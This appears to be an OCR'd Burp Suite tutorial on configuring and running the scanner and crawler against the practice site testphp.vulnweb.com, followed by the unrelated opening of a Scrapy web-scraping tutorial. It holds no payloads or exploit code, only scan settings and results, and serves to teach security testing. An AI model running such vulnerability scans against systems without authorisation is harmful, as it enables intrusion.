
These settings control which issues Burp will check for. You can select issues by scan type or individually. If you se
the detection methods that are used for some types of issues.

- [✓] Select by scan type:
  - [ ] Passive
  - [✓] Light active
  - [ ] Medium active
  - [ ] Intrusive active
  - [ ] JavaScript analysis
- [ ] Select individual issues:

Filter: Passive | Light | Medium | Intrusive | JavaScript

Enabled	Name	Passive	Light	Medium	Intrusive	JavaScript	Typical seve.
✓	OS command injection			●			High
✓	SQL injection				●		High
✓	SQL injection (second order)				●		High
✓	ASP.NET tracing enabled			●			High
✓	File path traversal				●		High
✓	XML external entity injection			●			High
✓	LDAP injection				●		High
✓	XPath injection				●		High
✓	XML injection				●		Medium
✓	ASP.NET debugging enabled			●			Medium
✓	HTTP PUT method is enabled				●		High
✓	Out-of-band resource load (HTTP)			●	●		High


You might be aware of the concept of insertion points, as they are the most important sections to the vulnerability to get hit. They are basically locations within the requests where the payloads are injected. However, the burp's scanner even audits the insertion points too, and thus could also be manipulated in this phase.


Insertion Point Types

Place payloads into the following locations within requests:

- [✓] URL parameter values
- [✓] Body parameter values
- [✓] Cookie parameter values
- [✓] Parameter name
- [✓] HTTP headers
- [✓] Entire body (for relevant content types)
- [✓] URL path filename
- [✓] URL path folders

Now as we're done with the configuration and we hit the **"Save"** button, our customized audit is thus gets listed up in the **New Scan's dashboard.**



Scan Configuration


Select configurations to control how the scan is carried out. You can select multiple configurations, and these will be applied in turn to determine the final configuration that is used for the scan. If no configurations are selected, then Burp Scanner's default settings will be used.

Name	Function	Built-in
Auditing configuration 1	Auditing	

However, the option of Application login is disabled in this section as there is no specific need to log in an application just for vulnerability testing.

Therefore, now we know what's next, i.e. **hitting the OK button** and **moving to the dashboard**. And as soon as we reach there, we'll get the result according to our configuration with about **2700 request.**

But this time, the major issue is only **"1"**




1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, sa... — 0 items added to site map
Capturing: — 0 responses processed
0 responses queued

2. Live audit from Proxy (all traffic)
Audit checks - passive — Issues:
Capturing: — 0 requests (0 errors)
View details »

4. Audit of testphp.vulnweb.com
Auditing configuration 1 — Issues: 1 26
2687 requests (0 errors)
Audit finished.
View details »


#	Task	Time	Action	Issue type
27	4	23:37:43 16 Dec 2020	Issue found	Path-relative style sheet import
26	4	23:37:42 16 Dec 2020	Issue found	Path-relative style sheet import
25	4	23:37:41 16 Dec 2020	Issue found	Path-relative style sheet import
24	4	23:37:37 16 Dec 2020	Issue found	Input returned in response (reflecte
23	4	23:37:33 16 Dec 2020	Issue found	Path-relative style sheet import
22	4	23:37:32 16 Dec 2020	Issue found	Path-relative style sheet import
21	4	23:37:23 16 Dec 2020	Issue found	Path-relative style sheet import
20	4	23:37:21 16 Dec 2020	Issue found	Path-relative style sheet import
19	4	23:37:21 16 Dec 2020	Issue found	Path-relative style sheet import
18	4	23:37:18 16 Dec 2020	Issue found	Input returned in response (reflecte
17	4	23:37:17 16 Dec 2020	Issue found	Input returned in response (reflecte
16	4	23:37:15 16 Dec 2020	Issue found	Input returned in response (reflecte
15	4	23:37:15 16 Dec 2020	Issue found	Input returned in response (reflecte
14	4	23:37:13 16 Dec 2020	Issue found	Path-relative style sheet import
13	4	23:37:11 16 Dec 2020	Issue found	Input returned in response (reflecte
12	4	23:37:11 16 Dec 2020	Issue found	Input returned in response (reflecte
11	4	23:37:11 16 Dec 2020	Issue found	Input returned in response (reflecte
10	4	23:37:10 16 Dec 2020	Issue found	Path-relative style sheet import
9	4	23:37:09 16 Dec 2020	Issue found	Path-relative style sheet import
8	4	23:37:09 16 Dec 2020	Issue found	Input returned in response (reflecte
7	4	23:37:09 16 Dec 2020	Issue found	Input returned in response (reflecte

Now, if we move back to the Target tab and select any request from the left panel and do a right-click over there, we'll get **2 options rather than "1",** i.e. the **last customization we configure** will thus get into this field and if we share any request within it, it will start auditing accordingly.


http://testphp.vulnweb.com
/
AJAX
Mod_Rewrite_Shop
http://testphp.vulnweb.com/Mod_Rewrite_Shop
Add to scope
Scan
Passively scan this branch
Actively scan this branch
Engagement tools
Compare site maps
Expand branch
Open scan launcher
Add to task: 4. Auditing configuration 1
Contents

Host	Method	
http://testphp.vulnweb.com	GET	/guestboo
://testphp.vulnweb.com	POST	/guestboo

Thereby, we'll opt the Open scan launcher again to check the other features too. As we head back, we're welcomed with our previous customized audit, but at the bottom, there is a **"Select from library"** option, click there and check what it offers.



Scan Configuration

Select configurations to control how the scan is carried out. You can select multiple configurations, and thes applied in turn to determine the final configuration that is used for the scan. If no configurations are selecte Burp Scanner's default settings will be used.

Name	Function	Built-in
Auditing configuration 1	Auditing	


So, wasn't it a bit confusing to configure the audit by manipulating every option it has ??

Thereby, to get rid of this, burpsuite offer one more great feature to opt a **built-in Audit check**, where we simply need to select any and continue.



Name	Function	Last used	Built-in
Audit checks - all except JavaScript analysis	Auditing		✓
Audit checks - all except time-based detection methods	Auditing		✓
Audit checks - critical issues only	Auditing		✓
Audit checks - extensions only	Auditing		✓
Audit checks - light active	Auditing		✓
Audit checks - medium active	Auditing		✓
Audit checks - passive	Auditing		✓
Audit coverage - maximum	Auditing		✓
Audit coverage - thorough	Auditing		✓
Minimize false negatives	Auditing		✓
Minimize false positives	Auditing		✓
Never stop audit due to application errors	Auditing		✓

And as we select one, we'll thus get our option listed back into the New Scan dashboard.




Scan Configuration

Select configurations to control how the scan is carried out. You can select multiple configur these will be applied in turn to determine the final configuration that is used for the scan. If configurations are selected, then Burp Scanner's default settings will be used.

Name	Function	Built-in
Audit checks - light active	Auditing	✓

Hit **“OK”** and check the result in the dashboard !! Further, now if we navigate to **Target tab** and do a right-click on any request we’ll thus **get 3 option rather than 2.**



Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Crawling & Scanning with an Advanced Scenario


Up till now, we’ve used the scanner and the crawler individually, but what if we want to do both the things together. Thereby in order to solve this problem too, the burpsuite creators gives us an End-to-End scan opportunity, where our burpsuite will –

1. First Crawl the application and discover the contents and the functionalities within it.
2. Further, it will start auditing it for the vulnerabilities.

Thereby, to do all this, all it needs a **“URL”.**

Let’s check how we can do it.

Back on the dashboard, select **“New Scan”,** and now this time opt **“Crawl & Audit”,** further mention the URL within it.


New scan

Scan Type

[✓ Crawl and audit]

Crawl

URLs to Scan

Define the URLs to scan. Burp will begin crawling from these URLs, and by default will include everything beneath the specified URLs' folders.

```
http://testphp.vulnweb.com/
```

Protocol settings


[✓ Scan using HTTP & HTTPS] Scan using my specified protocols

Detailed scope configuration

You can configure a more detailed scope configuration using either URL prefixes or advanced matching rules. Note

Great !! Now let’s check the **Scan Configuration options**, as we move there and when we click on the **“New”** button, rather than redirecting us to the customization menu it asks us about where to go, for crawl optimization or audit configuration.

However, all the internal options are the same.



Scan Configuration

Select configurations to control how the scan is carried out. You can select multiple configurations, and these will be applied in turn to determine the final configuration that is used for the scan. If no configurations are selected, then Burp Scanner's default settings will be used.

Name	Function	Built-in

<u>Deleting the Defined Tasks</u>

Rather not only knowing how to start or configure the things up, but we should also be aware of how to end them all. Thereby let’s click on the Dustbin icon defined up as a Task option, in order to delete our completed or incompleted tasks.




Audit checks - passive	Issues:
Capturing:	0 requests (0 errors)
View details »

4. Audit of testphp.vulnweb.com
Auditing configuration 1	Issues: 1	26
2687 requests (0 errors)
Audit finished.
View details »

6. Audit of testphp.vulnweb.com
Audit checks - light active	Issues: 2	3	6
1920 requests (0 errors)
Auditing. Estimating time rem...
View details »

And as we do so, we got the confirmation pop-up as


Confirm

Are you sure you want to delete task 6?

Author: Geet Madan is a Certified Ethical Hacker

https://www.hackingarticles.in/burp-suite-for-pentester-web-scanner-crawler/

Making Web Crawlers Using Scrapy for Python

Develop web crawlers with Scrapy, a powerful framework for extracting, processing, and storing web data.

If you would like an overview of web scraping in Python, take DataCamp's Web Scraping with Python course.


In this tutorial, you will learn how to use Scrapy which is a Python framework using which you can handle large amounts of data! You will learn Scrapy by building a web scraper for AliExpress.com which is an e-commerce website. Let's get scrapping!

- Scrapy Overview
- Scrapy Vs. BeautifulSoup
- Scrapy Installation
- Scrapy Shell

- Creating a project and Creating a custom spider

A basic HTML and CSS knowledge will help you understand this tutorial with greater ease and speed. Read this article for a fresher on HTML and CSS.

Scrapy Overview



Source

Web scraping has become an effective way of extracting information from the web for decision making and analysis. It has become an essential part of the data science toolkit. Data scientists should know how to gather data from web pages and store that data in different formats for further analysis.

Any web page you see on the internet can be crawled for information and **anything visible on a web page can be extracted [2]**. Every web page has its own structure and web elements that because of which you need to write your web crawlers/spiders according to the web page being extracted.

*Scrapy provides a powerful framework for **extracting the data, processing it and then save it**.*

Scrapy uses spiders, which are self-contained crawlers that are given a set of instructions [1]. In Scrapy it is easier to build and scale large crawling projects by allowing developers to reuse their code.

Scrapy Vs. BeautifulSoup

In this section, you will have an overview of one of the most popularly used web scraping tool called BeautifulSoup and its comparison to Scrapy.

Scrapy is a Python framework for web scraping that provides a complete package for developers without worrying about maintaining code.

Beautiful Soup is also widely used for web scraping. It is a Python package for parsing HTML and XML documents and extract data from them. It is available for Python 2.6+ and Python 3.

